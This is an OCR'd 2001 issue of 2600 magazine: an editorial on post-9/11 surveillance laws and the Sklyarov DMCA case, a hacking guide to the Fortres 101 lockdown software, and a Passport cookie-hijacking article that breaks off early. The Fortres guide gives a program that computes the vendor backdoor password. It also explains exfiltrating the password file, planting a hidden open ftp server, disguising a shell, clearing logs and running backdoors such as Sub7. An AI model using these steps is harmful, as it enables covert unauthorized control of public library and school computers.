2600

The Hacker Quarterly

Volume Eighteen, Number Three
Fall 2001
$5.00 US, $7.15 CAN

"We all have to fight against the hacker community." · Judy Elder of Microsoft Canada, as quoted by the CBC, July 31, 2001

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover Concept, Photo, Design
David A. Buchwald

Office Manager
Tampruf

Writers: **Bernie S., Billsf, Blue Whale, Noam Chomski, Eric Corley, John Drake, Paul Estev, Mr. French, Thomas Icom, Javaman, Joe630, Kingpin, Lucky225, Miff, Kevin Mitnick, The Prophet, David Ruderman, Seraf, Silent Switchman, Scott Skinner, Mr. Upsetter**

Webmaster: **BluKnight**

Web Assistance: **Juintz, Kerry**

Network Operations: **CSS**

Special Projects: **mlc**

Broadcast Coordinators: **Juintz, Cnote, BluKnight, Absolute0, Monarch, Pete, Jack Anderson**

IRC Admins: **Autojack, Porkchop**

Inspirational Music: **Coventry Automatics, Fun Boy Three**

Shout Outs: **the people who came together to make HAL 2001 work, those who continue to help us all get through a period of unimaginable darkness in NYC**

RIP WTC

Dedicated to the memory of Wau Holland (12/20/1951-07/29/2001) and the thousands lost in New York on September 11

2600(ISSN 0749-3851) is published quarterly by 2600 Enterprises Inc. 7 Strong's Lane, Setauket, NY 11733. Second class postage permit paid at Setauket, New York.

POSTMASTER: Send address changes to
2600, P.O. Box 752, Middle Island, NY 11953-0752.
Copyright (c) 2001 2600 Enterprises, Inc.
Yearly subscription: U.S. and Canada - $18 individual,
$50 corporate (U.S. funds).
Overseas - $26 individual,
$65 corporate.
Back issues available for 1984-1999 at $20 per year,
$25 per year overseas.
Individual issues available from 1988 on at $5 each, $6.25 each overseas.

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 (subs@2600.com).

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 (letters@2600.com, articles@2600.com).
***2600* Office Line: 631-751-2600**
***2600* FAX Line: 631- 474-2677**

DMCA VIOLATIONS

Consequences 4
Deconstructing a Fortres 6
Passport Hacking 11
How to Decrypt DirecTv 14
Code Red 2 17
The Ultimate DRM Hack 19
Decloqing Copy Protection 20
Hacking Time 22
Myths about TCP Spoofing 23
Playing with Qwest DSL 25
Defeating Intrusion Detection Systems 26
Letters 30
Compromising Internet Appliances 40
An Introduction to ARP Spoofing 41
Offset Hacking 44
The Invisible Box 45
Bypassing Cisco Router Passwords 46
Hacking Retail Hardware 46
Hacking Kodak Picture Maker 47
Netjacking for Complete Idiots 53
Exploiting Intelligent Peripherals 54
Marketplace 56
Meetings 58

Consequences

It takes an event of great magnitude to really put things into perspective, to make us realize how insignificant our daily concerns can be. At the same time, such an occurrence can trigger a chain of events that wind up magnifying these concerns.

It's hard to imagine anyone who hasn't felt the horrible weight of September 11. There, before our eyes, was all the confirmation we needed to see how uncivilized the human race could be and how vulnerable we as individuals and a society really are to those who value neither.

We feel the outrage along with everyone else. Anyone responsible for such heinous acts, whether directly or by helping to organize them, deserves no mercy from any court in the world.

Rage, however, often makes us lose sight of some of the important things that we're supposed to be defending in the first place. And we have to be extremely careful not to add additional loss of freedom to the loss of life that is the legacy of terrorism.

What perhaps is most disturbing is the *speed* with which things began to change after the attacks. It was as if members of Congress and lawmakers were poised to spring into action the moment public opinion began to turn and before common sense had a chance of regaining its dominance. Within hours of the horrific events, new restrictions on everything from encryption to anonymity along with broad new powers allowing much easier wiretapping and monitoring of Internet traffic were being proposed - all with initial overwhelming support from the terrified public.

We find it absolutely unconscionable that anyone would use such a tragedy to further their own agenda - whether it be by selling a product or enacting a wish list of legislation. We've witnessed a good amount of both recently and it's all pretty repugnant. Almost every new law that's been proposed is something we've already seen in the past - and rejected. And there is very little contained within them that would have been helpful in preventing the terrorist attacks in the first place.

Our concerns can best be summed up by this quote: "Maybe the Senate wants to just go ahead and adopt new abilities to wiretap our citizens. Maybe they want to adopt new abilities to go into people's computers. Maybe that will make us feel safer. Maybe. And maybe what the terrorists have done made us a little bit less safe. Maybe they have increased Big Brother in this country. If that is what the Senate wants, we can vote for it. But do we really show respect to the American people by slapping something together, something that nobody on the floor can explain, and say we are changing the duties of the Attorney General, the Director of the CIA, the U.S. attorneys, we are going to change your rights as Americans, your rights to privacy? We are going to do it with no hearings, no debate. We are going to do it with numbers on a page that nobody can understand."

Those remarks came from Senator Patrick Leahy of Vermont, one of the few who seem to actually comprehend the serious risks we're facing. And when a *senator* expresses these kinds of fears, it's a good idea to pay attention. The consequences of not thinking this through are so great that they're difficult to even grasp.

We've faced some serious threats to freedom before all of this, as anyone who reads *2600* would know. This column was originally focused primarily on the case of Dmitry Sklyarov, the Russian programmer pictured on our cover with his son. (Our cover, incidentally, was designed well before the events of September 11 so the combination of the New York City skyline amid harbingers of doom is a rather sad coincidence.) As has already been widely reported, Sklyarov was arrested after giving a lecture at the Defcon conference in Las Vegas this July. The Russian company he worked for (Elcomsoft) manufactured a program called Advanced eBook Processor (AEBPR) which basically allowed users of Adobe's eBook Reader to translate files to Portable Document Format (PDF). Even though the software only works on legitimately purchased eBooks, our insanely written laws consider such a translation to be a violation of the Digital Millennium Copyright Act. Sklyarov, who had planned on returning home to Russia, was imprisoned for three weeks before finally being released on a

$50,000 cash bail. Both he and his company have been charged with violating the DMCA, an offense which could land him in jail for 25 years and bankrupt the company. He is now stuck in the United States awaiting trial.

Ever since we became the first defendants to be charged with violating the DMCA last year with the DeCSS case, we knew that it would only be a matter of time before the arena changed from a civil court to a criminal court. (At press time, we were still awaiting the results of our appeal.) Now we've crossed over into a very ominous set of scenarios. Someone has actually been imprisoned for figuring out how to translate one format of code into another. An American court seeks to put a foreign company out of business for being part of this endeavor. And despite the fact that Adobe themselves have changed their minds about pressing charges, the United States government intends to go forward with this case and many others. Leading the charge back in July was U.S. Attorney Robert S. Mueller III of San Francisco. Today he is the head of the FBI.

Before any of the really bad stuff started to happen, we were already asking ourselves if things could possibly get any worse. It almost seems as if there is no limit as to how bad it can get.

In a strange counterbalance to this theme of despair, we had the beauty and optimism of HAL 2001. For all too brief a period, we could forget the worries back home and take part in what may have been the best hacker conference so far, where people from all over the world built the equivalent of a small city in the fields of the Netherlands.


It's heartening to know that such an endeavor is still possible and, as usual, it took the Dutch to remind us of this. It is still possible for people of all cultures to come together and share everything from ideas to technology to the physical labor needed to bring it all together. And all of this in an environment where not a single security guard was seen, where the community of several thousand people took care of themselves, where few, if any, didn't feel inspired by what the hacker community could accomplish if only given the chance.

If anything is to get us through the dark days ahead, it has to be this spirit of HAL, which is really the original spirit of hackers everywhere - enthusiasm, exploration, exchange of ideas in a free and open setting. It will be quite a challenge to keep this spirit alive when there is so much pressure to move in the other direction. But we have to and for the same reason that we resist terrorism - we cannot let that which we believe in be corrupted and subverted by those who don't understand.

And they truly *don't* understand. As we go to press, the Anti-Terrorism Act is getting ready to be voted on without any public input. A little noticed provision would actually categorize violations of the Computer Fraud and Abuse Act as "federal terrorism offenses." It basically means that hacking offenses of all sorts (even those committed decades ago) could result in a life sentence without any hope of release. To categorize someone who hacks a web page or trespasses onto a computer system in the same way as someone who blows up buildings and sabotages airplanes is so outrageous as to be extremely offensive to anyone who has been a victim of true terrorism. It's hard to believe our government could be this ignorant. What's even scarier is the possibility that they know exactly where they're going on this. But ignorant or not, they cannot be allowed to continue down this path.

In some ways we are fortunate. The increasing activism of the hacker community over the years has put us in a position where we know what to do and can do it quicker and with more people than ever before. For instance, the Free Dimitry movement was in full swing within days after his arrest. Demonstrations occurred in multiple cities throughout the world. And public pressure was what got Adobe to back down, even though that action had no bearing on the case. Organizations like the Electronic Frontier Foundation are more alert than ever when it comes to cases that will decide the true future of technology. Again, we encourage you to donate to them (www.eff.org or EFF, 454 Shotwell St., San Francisco CA 94110 USA), to visit our site or www.freesklyarov.org for updates, and to keep your eyes open on all levels for the ongoing dangers to freedom. Otherwise we will all pay a very heavy price.

We lost some architectural pillars and a whole lot of innocent lives on September 11. Now the pillars of freedom and justice which remain must be saved from destruction as well.



by Acidus
Acidus@resnet.gatech.edu

Hacking Fortres on a properly configured machine is all but impossible. Hacking Fortres on a poorly configured machine is incredibly easy. Hacking Fortres on any machine inconspicuously is tricky.

If you just want to break Fortres, stop reading this and do the standard "Reboot-boot disk-Edit system files-reboot- hack-fix system files-reboot" trick. And be thinking of a good excuse when the librarian or a teacher comes over and asks you what the hell you are doing. If you want to understand how this pretty cool program works, then read on.

This article refers to Fortres 101 version 4 for Win 9x. It's the flagship product of Fortres Grand Corp (www.fortres.com). This version also runs on NT/2000, however the test machine I installed Fortres on was Win98, so everything here refers to Win 9x unless said otherwise. Most systems you will find running Fortres will be low-end Pentiums used in libraries that will have Win 9x, Netscape, and maybe some anti-virus stuff. The good thing is they may have a permanent Internet connection through a network.

First of all I'm going to discuss Fortres security: how it loads, how it works. Next I'll tell you how to alter Fortres so you can run your programs, but still have it protected from script kiddies who want to change the boot screen. Finally, I'll mention some of the weird parts of Fortres and how they could be exploited.

Fortres 101 simply adds a layer to Windows that checks every action you try to do against a checklist of approved actions. That's it, very simple. There is no way to break this security layer once it is loaded. If an action wasn't allowed, you will not be able to do it. Actions include everything from copying or deleting files, to running certain programs, altering icons, and more. There are two ways you can hack Fortres: you can prevent the security layer from loading (nearly impossible without drawing attention to yourself), or get into the privilege setup program and alter the settings. Since the core of Fortres is so simple, Fortres mainly consists of safeguards to preventing people from stopping this security layer from being loaded. Fortres also uses lies and fake files to hide what files truly do what. In fact, even in the Fortres 101 help file they lie to people who have legally purchased the software.

To protect the loading process, Fortres modifies MSDOS.SYS, AUTOEXEC.BAT, and CONFIG.SYS. It makes backups of the old files, renaming them with the DWF extension. MSDOS.SYS is appended with the following: BootMulti=0; BootWarn=0; BootSafe=0; BootKeys=0. These options disable using the function keys to either bring up the boot menu or to boot to the previous OS. These settings force CONFIG.SYS to load. In CONFIG.SYS, the "SWITCHES= /F /N" statement is added. This removes the two second delay after it displays "Starting MS-DOS" and disables using the function keys to do a step by step loading. Also in CONFIG.SYS is a device named FGSL.SYS. All this file does is intercept every "ctrl C" and "ctrl break" so the user can't halt AUTOEXEC.BAT. When AUTOEXEC.BAT loads, it calls a program named FGSA.EXE, which loads FGCFS.386, which is called the Fortres Grand Corp File System. This is a trick. This is not the file that contains the security layer. I was unable to confirm the claims of Frost_byte, who says that FGCFS.386 is a device driver that keeps the Fortres layer on top, not losing priority inside Windows.

After this is loaded, the classic Fortres beep plays. This is a little tune of loud screeching sounds that plays through the PC speaker. This is why if you reboot the machine before properly hacking Fortres, everyone will know and you will get busted. (This can be turned off by adding "/Q" to the FGSA.EXE line in CONFIG.SYS.) If you hold down both shift keys at this time, you will get a password prompt. This will let you disable Fortres for this boot, or put it in diagnostic mode. More on both of these later. Windows then begins to load,

and I know for sure the security layer is loaded sometime *after* the network support is loaded. This is because you can configure Fortres to get its settings for the security layer from a NetWare or NT server. This next part is how I think it loads, and I am fairly certain of my research. KERNEL32.DLL is loaded, and that in turn loads and runs MSGSRV32.EXE. MSGSRV32.EXE runs FORTRES.EXE (the path to FORTRES.EXE was defined in the AUTOEXEC.BAT). This program is called the "Fortres 101 Loader" and this is not a lie this time. This contains the default file protection settings which can be copied to the settings file. FORTRES.EXE loads FORTRES.DLL, which loads the security layer, which is stored in FGCNWRK.DLL. Ahhh... this file is what we were looking for, the elusive security layer. One of these files, probably FORTRES.EXE loads the configuration settings from APPMGR.SET, which governs what FGCNWRK.DLL blocks. This ends the part that I'm not sure of. After this load is complete, FLOGO.EXE is executed and the mouse arrow is homed to the top left corner of the screen. This stand alone program simple draws a little animation of the FGC logo in the lower right corner over the system tray. Every process started in Windows after MSGSVR32.EXE will have FORTRES.DLL and FGCNWRK.DLL. This is the basis of my theory. With these two DLLs, Fortres can screen your actions on every task running. This theory dismisses that of FGCFS.386 being used to monitor all the tasks. Whichever theory you want to believe, the truth is every task after MSGSVR32.EXE will have those two DLL files loaded as modules. Anyway, sometime after the security layer loads but before Windows loads EXPLORER.EXE, FGCPROXY.EXE is run. This program is the Proxy server for the Bess Internet filtering part of Fortres (www.bess.com). This requires the admin to pay for Bess as well, and I have never found a computer it is used on. Once this has finished loading, it runs FLOGO.EXE again. The final part of Fortres to load is FGCREPL.EXE, which is executed from the registry in the HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run key. Once it is done, FLOGO.EXE runs a third and final time.

Fortres is now loaded and the machine is locked down. By default, Fortres disables the system on all drives so users can't:

Access Explorer or Find Files
Access Start Menu
Access My Computer on the desktop
Access Network Neighborhood
Access Recycle Bin
Access Shell Context Menus (right click on items)
Execute Command.com
Save or write EXE, SYS, BAT, PIF, DLL, INI, COM, VXD, DRV, 386, OVL, and LNK files
Interrupt boot sequence
Alter icons
Move files
Restart in Dos Mode

In addition, Fortres has a list of files/programs it will never ever run. By default this list is:

REGEDIT.EXE
SYSEDIT.EXE
SETUP.EXE
INSTALL.EXE
POLEDIT.EXE
EXIT.PIF*
DEBUG.EXE
WINFILE.EXE
PROGRMAN.EXE
MSINFO32.EXE
MSINFO.EXE
PACKAGER.EXE
DELTREE.EXE
XCOPY.EXE
MSCONFIG.EXE
**.CPL*
TSKMGR.EXE
REGEDT32.EXE

Fortres only checks the name. If I renamed REGEDIT.EXE to EDITREG.EXE, it would run. In addition, Fortres can be set up so there is no saving on a drive or no executing on a drive. If a computer is in a cabinet, boots from C only, has no saving on all drives, and executes from only C, it is basically impossible to do something they don't want you to. We have already shown that trying to prevent Fortres from loading is damn hard. Even rebooting the machine sets off an alarm.

Are you ready for some good news yet? Despite all this security, you can still run most programs. If you go and do the File-open trick, you can browse the computer. For some reason when the "open file" dialog box is open you can right click on files and run them. However, programs in the Do Not Run list can't be run this way. Something very useful to run is ftp, so you can send files off the machine. Plus, even though you can't get to Network Neighborhood, you can still connect to computers on the Network by type "\\<computer name or IP>". However, to do things the security layer specifically protects against, you need to reconfigure Fortres. This is done using APPMGR.EXE. You can run it from Win9x by holding down ctrl+shift+esc, or ctrl+shift+F for NT. Doing this causes a password prompt to pop up. This is merely

a graphical version of what FGSA.EXE makes when both shifts are held down on the boot, though APPMGR.EXE is creating it. There is a backdoor password feature. When this is enabled (and it is by default), a number is generated by an unknown algorithm (well, it's based on the current time and possibly the date), producing numbers between 0-65532. I don't have the skills, but if anyone wants to try, the algorithm is stored in both APPMGR.EXE and FGSA.EXE. Anyway, you are supposed to call FGC Technical support at 1.800.331.0372 and tell them this number. FGC keeps a contact sheet for each company that owns a copy. This contact sheet contains all personnel who can get the backdoor password. To add or remove someone from this list, you need to fax Fortres a memo on company letterhead authorizing the new user. While this might be fun and challenging if you like social engineering, there is an easier way. Now, Amatus (issue 18:2) posted the algorithm to get the backdoor password from this number, and here is the code again translated to work on a TI-85 (it will also work on a TI-86 and probably the TI-82 and others). Most high school and college students have one of these. The decode algorithm mainly relies on using a short variable with a limited range. When a large number is crammed in, the computer rolls it over and over until it's in the range. On a TI, all variables have very large ranges. Thus two programs are needed - one that decodes and one that converts a number to be within the bounds of a short integer. Here it is:

```
Program: Fortres
:Disp "Acidus Fortres Cracker"
:Input A
:A*-1.2456->A
:Fortres1
:(A+1)*65533->A
:Fortres1
:((A/2)+7)*3->A
:Fortres1
:A/2->A
:Fortres1
:A*A->A
:Disp "Password:",A

Program: Fortres1
:iPart A->A
:A/65536->B
:iPart B->B
:A-(B*65536)->A
:If A>32767
:-32768+(A-32768)->A
:If A<-32768
:32768+(A+32768)->A
```

Now if the backdoor password is disabled - a rarity, but possible nonetheless - you can ftp the password file APPMGR.SET out and crack it. Hell, you can make a fast Hotmail account and mail it off the machine! If there was a network install of Fortres, it gets its password file from a Novell Netware or NT server. If it's a local install, the file is in c:\FGC and Fortres makes the whole c:\fgc directory read only. Fortres tells the admins not to mess with it. Props to the original Fortres hacker Frost_byte, who reverse-engineered the algorithm, and wrote a program to get the password out of APPMGR.SET.

After you run APPMGR.EXE it loads several DLLs like F101CFG.DLL (assists APPMGR.EXE) and FGCREG.DLL (registration utility, checks to see if you are using demo version and checks serial number). The Fortres 101 interface loads, and guess what. You now have full access to the machine. Yes that's right, when APPMGR.EXE is running and the correct password has been entered, all security is disengaged. When you close the interface, security resumes. The APPMGR. is a very cool interface. When I hack something, I don't want to destroy it. I want to set it up so I can come back and be able to use certain tools and programs without having to open Fortres to temporarily disable security. The first thing I do is set up a directory I can save things to. Now Fortres has a setting that is supposed to let temp directories be writable, but I haven't gotten this to work. In the General File Protect tab, there is an option that allows saves in a certain directory. I set this to make c:\windows\spool or c:\windows\temp. That way, even if an admin ever comes to modify the machine (which if it is simply an Internet terminal, they won't), they will notice it, but see that it's for Window's temp file and assume it is OK. I then copy WINFILE.EXE (you can't copy EXPLORER.EXE because it is in use by Windows) to that directory, and I rename it SPOOLER.EXE, or something that sounds like a Windows default program. This way you can run some kind of shell with Fortres still working. The final thing I like to put on a box is something to take advantage of its permanent Internet connection. If the computer has virus protection, don't even try BO2K. The goal here is to be able to run programs and save, but still protect the box from people who would destroy it. You can enable file sharing and share the folder, but this will probably set up big flares, and a firewall will most likely be configured to block Window File Sharing ports anyway. You need an ftp server that can run in a hidden mode. By hidden I mean it doesn't show in the task bar, and you can't use alt-tab to get to it.

I have found one called a-ftp, written by some guy named softhead (softhead@online.no). My only gripe is no username or password is needed to log on and you still get full access with no config options. This makes the box open for script kiddies with a scanner.

How would you like to have your very own copy of Fortres so you can try and experiment all you want with it? I saw this and I couldn't believe it. Look in the Windows\temp directory and you can find the install files (they might be in a gibberish directory, but they are most likely there), including the ever important fortinst.ini. This file contains the company the program is registered to and the serial number. With this information, you can go to the FGC web page and sign up to access the "knowledge base." This is their online tech support. You can take all these files and install a full working version of Fortres on your own computer! The help file is incredibly good.

There's lots of stuff that is weird about Fortres 101. It is by far the best security software there is. Because of this, FGC is very secretive about how Fortres works. They don't even want the people who have legally purchased the software to understand how it works. When Fortres fully loads, it hides several files including CONFIG.SYS, AUTOEXEC.BAT, Msdos.sys, and its help files. They aren't marked hidden, they simply aren't there. Fortres blocks any mention of them, as if they don't exist. Also, the Fortres help file says that "Fortres 101 confines all of its files to a single directory on the hard drive (c:\fgc\f101)." This is a lie. The following is a list of all the files Fortres installs on the machine, and what they function as:

C:\FGC

APPMGR.EXE - setup interface
APPMGR.net - fake file, real purpose unknown
APPMGR.SET - global settings and password file
APPMGR.d.DLL - helps APPMGR.EXE
DEFAULT.fg4 - unknown settings
DEFAULT.pxy - contains address to Bess Filtering Server
FGCREPL.EXE - replication manager
FGCREPLD.DLL - helps FGCREP1.EXE
UNINST.ISU - install shield uninstall file
USERLIST.FGU - contains user privileges

C:\FGC\F101 (This is a hidden (attrib +H) directory)

DEFAULT.fg4 - unknown settings - different from c:\fgc
DEFAULT.pxy - exact copy of c:\fgc\DEFAULT.pxy
DENIED.HTM - HTML page shown when Bess blocks site
F101CFG.DLL - unknown, seems to help APPMGR.EXE
F101HELP.CNT - help file
F101HELP.HLP - help file
F101SK.FG4 - unknown
FGCFS.386 - unknown
FGCFS.SYS - unknown
***FGCLO.EXE** - stand alone Windows exiter
FGCPROXY.EXE - FGC proxy server - works with Bess
FGSA.EXE - FORTRES.EXE loader, beep, password
***FGSL.SYS** - traps Ctrl+C/Break allows AUTOEXEC.BAT to load
FINST.DLL - used in install - contains many file references
***FLOGO.EXE** - runs Logo animation
FORTRES.EXE - loader of the security layer
NTNOTES.TXT - notes for an NT install
PXYERROR.LOG - log of errors connecting to Bess

C:\Windows\System


FGCLOCAL.DLL - local calls for Windows 9x
FGCLOCNT.DLL - local calls for Windows NT
FGCNETNT.DLL - network settings for Central Control for NT
FGCNETNW.DLL - same as FGCNETNT but for Novell Netware
FGCNWRK.DLL - the security layer - this is the biggie
FGCREG.DLL - FGC registration calls
***FORTRES.DLL** - loads itself and FGCNWRK.DLL into all tasks

All the files above marked * are old Fortres 101 version 3 files. They were not rewritten and still say Fortres Ver 3 on boot. I guess FGC thinks they are as good as they are going to get. FGCLO.EXE and FLOGO.EXE are both stand alone programs; they can be run without Fortres being installed. One of the options you have in Fortres is to export your settings to make it easier to setup other machines exactly the same. This was a mistake on FGC's part, because it shows what files actually hold the configuration info. When you update the configuration of Fortres, the file APPMGR.NET time/date stamp changes, while all others stay the same. However, when you export your settings, APPMGR.NET is not needed. This means Fortres is again trying to trick you. I don't know what APPMGR.NET does, but it does not hold the configuration info for Fortres. The four files that hold this info are USERLIST.FGU, APPMGR.SET, DEFAULT.fg4, and DEFAULT.pxy.

Some words of warning: Fortres 101 logs attempts to access things it restricts. These are under the diagnostics window. What the illegal action was and what program tried to do it is recorded. This is more of a way to see how you need to change Fortres to work with a program. This log is not stored to disk and is reset when the system is rebooted. Before you leave, simply clear the log using the clear button in diagnostics, just in case. Also in the diagnostics window is the ability to Unload Fortres until you reboot the machine. When this is clicked, FORTRES.DLL and FGCNWRK.DLL, which were loaded with every task, are then removed from all tasks and new task aren't binded to them. This further supports my theory that through these two DLLs and not FGCFS.386, Fortres is able to check everything you are doing. Another thing to fear is an accessory product for Fortres 101 called Central Control. It is a remote admin tool that manages several computers running Fortres 101. It runs on NetWare or NT server. Currently there is a bug that will not let more than 15 computers be connected to a NetWare server. FGC has released a notice saying they don't know what causes the problem and that they hope to have it fixed by 2000. Needless to say they have not yet fixed it and to my knowledge shall discontinue the use of NetWare after version 4. Central Control allows the admin to see what each user is doing and issue two types of commands: Polite and Impolite commands. I'm serious - this is what FGC calls them. Polite commands include updating the system privileges on a machine, starting and stopping tasks, and other admin work. Please note that unlike when APPMGR. is running locally on the machine, if the configuration is being altered remotely while a person is using the machine, all restrictions are still enforced. The Impolite commands are things like immediate shutdown, logoff, and freezing the keyboard. I have also heard an unconfirmed rumor that it can freeze the mouse as well. If any of those things happen to you while you are hacking, walk quickly but calmly away.

The following are things I found that were just weird about Fortres. First, Fortres always runs Flogo.EXE after you close a component of it. This is a great way to make sure a program always runs (Sub7 server anyone?). Also, why does Fortres disable itself when APPMGR is run? There must be something APPMGR toggles that tells the security layer to take a break. You could easily write your own program that toggles this too. On a different note, FGSL.SYS traps ctrl breaks. Perhaps something could re-enable them before AUTOEXEC.BAT loads? Another little hole is in the FORTINST.INI file. To make installation faster, the file allows for several tags, one of which is "Password=". Who knows, maybe someone was stupid enough to use it! With Win NT, simply logging in as "Administrator" will disable Fortres until you log out. Finally, what I view as the most likely exploit is MSGSVR32.EXE. This file seems to be outside the security layer, since it is loaded after the kernel and itself loads Fortres. Perhaps it could be used to create a task before the security layer, and thus allow you to do what you want. (Again, a backdoor server that is password protected might be a good thing here.)

I hope you better understand Fortres. It really is a well written program. Any system admins out there who want help on how they can configure Fortres 101 on their machines are welcome to e-mail me and I will gladly help them. Rock on.



Passport Hacking

by Chris Shiflett
chris@k2labs.org

This article introduces a security vulnerability in Microsoft Passport. Specific details explaining how to compromise a user's Passport account as well as example code to do this will be given. However, this information is intended to be used as academic example. The objective is to give a detailed analysis of security on the web while illustrating some common misconceptions. I conclude with some suggestions for using the existing Passport mechanism as well as ways to improve its security.

Background

Microsoft Passport is a mechanism created to allow users easier access of services offered over the Internet that require registration. The intent is that users may register for a Passport and then use services on various sites without having to register at each individual site, which is a hassle for the user in terms of time spent as well as continued password maintenance.

An additional feature of Passport is the Wallet. Having a Wallet allows you to store credit card information in addition to the personal information normally collected. This can be used at participating sites to make purchases. Future references to the Passport mechanism applies to both the Passport itself and the Wallet.

Cookies

A Passport is merely a collection of cookies stored on a user's computer. These cookies identify the user on a Passport enabled site. There is no server to server communication involved in the Passport mechanism; all communication is channeled through the user.

The various cookies set throughout this process are:

name	domain	secure?	path	stored
BrowserTest	passport.com	No	/	memory
MSPVis	passport.com	No	/	disk
MSPDom	passport.com	No	/	disk
MSPAuth	passport.com	No	/	disk
MSPProf	passport.com	No	/	disk
MSPSec	passport.com	Yes	/ppsecure	disk
MSPRequ	login.passport.com	No	/	memory
PWSVis	wallet.passport.com	Yes	/	memory
PWSTok	wallet.passport.com	Yes	/	memory

Microsoft Internet Explorer versions prior to 5.5 have a cookie vulnerability that allows client-side scripts to reveal information stored in cookies not intended to be shared with the current web server. Since the mechanism behind Passport is based entirely on cookies, the problems of this combination are obvious. The most startling result of my research has been the lack of major obstacles to complicate impersonation.

Encryption

A chain is only as strong as its weakest link. Sound familiar? It is astounding how many people are given a false sense of security because something is encrypted. The majority of the cookies mentioned in the previous section have encrypted values. You will notice that no attempt to decrypt these values is found anywhere in this article. Why not? Well, frankly, because it is difficult to do and absolutely unnecessary. While cryptography can be a very challenging academic subject to pursue, the point of this article is to show how easily a mechanism such as Passport can be cracked. Someone attempting to break into a web site or web service will generally take the easiest route possible. This should be common sense.

When a user goes to a Passport enabled site, the site itself does the decryption. By simply presenting the same encrypted cookies to the site as the legitimate user, anyone can impersonate that user. The only reason anyone would need to be able to decrypt the values in the cookies would be to create a Passport enabled site.

Note: If this all sounds hauntingly familiar, it is because it addresses the same absurd misconceptions that have brought about the DeCSS lawsuit. Descrambling the contents of a DVD is only necessary if you want to *play* the DVD. For those wanting to *copy* the DVD, descrambling does absolutely nothing to help. The fact that some people do not understand this is not nearly as sickening as the attempts of the MPAA (and its supporters) to foster this ignorance.

HTTP

Most people who browse the web are familiar with HTTP, though the details are too often ignored or unknown, even in the case of many web developers. To understand how I was able to compromise Microsoft Passport, a basic understanding of HTTP 1.1 and how it handles cookies is required. There are many details of HTTP that this article will not discuss. Please refer to RFC 2616 for the entire specification.

The basic HTTP scenario is a single transaction consisting of a request and a response. When a user is browsing the web, the web browser (client) makes a series of requests to the various web servers around the Internet that the user vis-

its. These web servers in turn give responses to the browser that are used to render the web pages.

sample request:

GET / HTTP/1.1
Host: www.k2labs.org
User-Agent: Mozilla/5.0
*Accept: text/xml, image/png, image/jpeg, image/gif, */**
Accept-Language: en-us
Accept-Encoding: gzip, deflate, compress, identify
Connection: keep-alive

This sample request is made to http://www.k2labs.org/ using a Mozilla browser (a fictitious browser string is shown for brevity). The various headers (Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Connection) represent a fraction of the possible headers allowed in the HTTP specification. Each header is intended to give the web server information that will help it serve the client's request.

sample response:

HTTP/1.1 200 OK
Date: Wed, 01 Aug 2001 22:00:00 GMT
Server: Protoscope 0.0.1
Connection: close
Set-Cookie: k2labs=chris; domain=.k2labs.org; Path=/;
Content-Length: 38
Content-Type: text/html

<html><hl>Protoscope 0.0.1</hl></html>

The sample response gives some information about the web server and type of response. You will notice that the headers in the response are separated from the content (HTML) by two newlines. You will also notice that the Connection header has a value of close, while the Connection header in the request had a value of keep-alive. This explains the transactional behavior of HTTP. When the initial connection is made and the request given, the connection remains open until the response is provided (barring timeout conditions). Each transaction is atomic, which is one of the reasons why session management on the web can be difficult to secure.

Most important in the sample HTTP response is the Set-Cookie header. The sample shown will set a cookie called k2labs with a value of chris. All other information contained in a Set-Cookie header is access information used by the browser to determine whether to send the value of this cookie in subsequent HTTP requests. As we will see, none of the other information is returned to the web server; only the name and value are provided. The cookie in this example will remain in memory (rather than written to disk, because no expiration date was specified). It will only be sent in requests made to subdomains of k2labs.org and there is no restriction on the path. Each cookie to be written will be passed in a separate Set-Cookie header. This varies with the method in which multiple cookies are presented back to the web server, as will be shown.

The last bit of information you need is how the browser communicates back to the web server the value of previously set cookies as it makes a request. The following is a sample Cookie header:

Cookie: k2labs=chris

Notice that no information other than the value of the cookie is given. All other information, as said earlier, is used to determine access requirements only. If multiple cookies are to be presented, each one is listed in the same format (name=value) and separated by a semicolon (name=value; name2=value2), thus only a single Cookie header is sent.

The Vulnerability

